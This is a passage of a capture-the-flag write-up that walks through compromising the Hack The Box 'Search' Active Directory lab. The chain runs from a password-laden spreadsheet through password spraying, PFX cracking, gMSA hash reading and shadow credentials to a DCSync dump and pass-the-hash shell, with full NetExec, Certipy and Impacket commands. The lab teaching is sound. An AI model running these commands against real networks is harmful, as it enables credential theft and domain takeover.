
Once the spreadsheet is back open, we’ll notice that Column C is missing as it was previously protected. We are now able to right click in between the B and D columns, navigate to the Column tab and unhide it.

This will expand the third column containing every user password listed on the worksheet.

By creating a new wordlist for usernames (since we know the naming convention already) and another for the newly found passwords, we can perform another password spray to check if any of these are still valid. We can use NetExec for this step along with the --continue-on-success flag to not stop after a valid login, and the --no-bruteforce flag to only use the password correlating to the line that matches in the other wordlist (which is how the spreadsheet was lined up).
1
└─$ nxc smb RESEARCH.SEARCH.HTB -u excelusers.txt -p passwords.txt --continue-on-success --no-bruteforce
Importing Certificate for Staff Access
With access to another account, I repeat enumeration on the RedirectedFolders$ share for our current user and discover a PKCS#12 formatted file and a PFX file in a Backups folder. These two are file extension names are interchangeable and bundle a cryptographic public certificate, its corresponding private key, and the entire chain of trust into a single secure file.
We can also find the user flag under this person’s home root directory.

Attempting to use Certipy-AD to UnPAC-The-Hash and recover the corresponding user’s NTLM hash fails. Given that the PFX file is named after a Staff directory on the web site, we may be able to access it once imported into our browser.
First we must crack the password on them since they are usually required to have on by default. I’ll use pfx2john in order to convert the file into a crackeable format and brute-force it per usual.
1
2
3
└─$ pfx2john staff.pfx > hash

└─$ john hash --wordlist=/opt/seclists/rockyou.txt


To import this PFX into our browser, we navigate to Firefox Settings-> Certificates -> View Certificates -> Your Certificates -> Import and then select the staff.pfx file.
PS Web Access
After entering the correct password, the certificate is saved and we can head over to the /staff directory. This reveals a Windows PowerShell Web Access portal which will allow us to grab a terminal session once logged in.


Using the same domain credentials along with “research” for the computer name succeeds to get a PowerShell web terminal.
Privilege Escalation
A bit of enumeration on the filesystem doesn’t really reveal much and attempting to get an actual shell on the machine gets sniped by Antivirus. Checking our current outbound object permissions in BloodHound shows a straightforward path to Domain Admin.

Since Sierra.Frye is a member of the IT Security group, she can read a gMSA’s password which has GenericAll over a member of the Domain Admins group. We can do a ton of things with that privilege, but I’ll add a shadow credential to keep things stealthier.
A shadow credential attack lets us abuse the msDS-KeyCredentialLink attribute on an Active Directory object to add an attacker-controlled key credential, effectively giving us a certificate-based logon method without ever touching the account’s password. If we have GenericWrite or comparable permissions on a target object, we can use this to request a TGT via PKINIT and authenticate as that principal, all without triggering a password change or resetting the account. It’s a powerful, stealthy persistence and privilege escalation technique since it leaves the existing credentials untouched and often slips past detections tuned for password resets or Kerberoasting.
Reading gMSA Hash
I start by using NetExec’s --gmsa flag to read the target Group Managed Service Account’s NTLM hash.
1
└─$ nxc ldap RESEARCH.SEARCH.HTB -u 'sierra.frye' -p '[REDACTED]' --gmsa

Now we’ll use these credentials alongside Certipy-AD’s shadow module to automatically add a shadow credential to Tristan.Davies’ account, get a TGT for him, and then UnPAC-The-Hash to retrieve their NTLM hash as well.
Shadow Credentials to DCSync
UnPAC-the-hash is the technique we use after obtaining a PKINIT-based TGT (such as one from a shadow credential attack) to recover the account’s actual NT hash, since the PAC_CREDENTIAL_INFO structure returned in the TGT’s privilege account certificate contains the NTLM hash encrypted for our use during the U2U exchange. Without this step, a certificate-based TGT alone doesn’t give us direct NTLM compatibility, so we’d still be locked out of tools and protocols that expect a hash for authentication.
Certipy’s shadow module handles this entire chain for us automatically: it adds the malicious key credential, requests the resulting TGT via PKINIT, performs the U2U exchange to extract PAC_CREDENTIAL_INFO, and hands us the recovered NT hash in one command, collapsing what would otherwise be a multi-tool workflow into a single step.
1
└─$ certipy-ad shadow auto -u 'BIR-ADFS-GMSA$' -hashes ':[REDACTED]' -target research.search.htb -account tristan.davies

With this in hand, we can use their DCSync rights to dump all domain hashes via Impacket’s secretsdump.py script.
1
└─$ impacket-secretsdump search.htb/tristan.davies@research.search.htb -hashes ':[REDACTED]'

All that’s left is to grab a shell via WMI or some other method that uses SMB to drop a shell. I’d typically just use Evil-WinRM or in this case login via the PowerShell web access portal, except port 5985 isn’t available and the login only takes a plaintext password so they’re out of the question.
1
└─$ impacket-wmiexec -hashes ':[REDACTED]' search.htb/administrator@research.search.htb

Claiming the root flag under the Administrator’s Desktop folder will complete this challenge. Overall I really liked this box as it felt realistic and touched on some interesting concepts like the PS web portal and the use of certificates, which is certainly worth knowing. I hope this was helpful to anyone following along or stuck and happy hacking!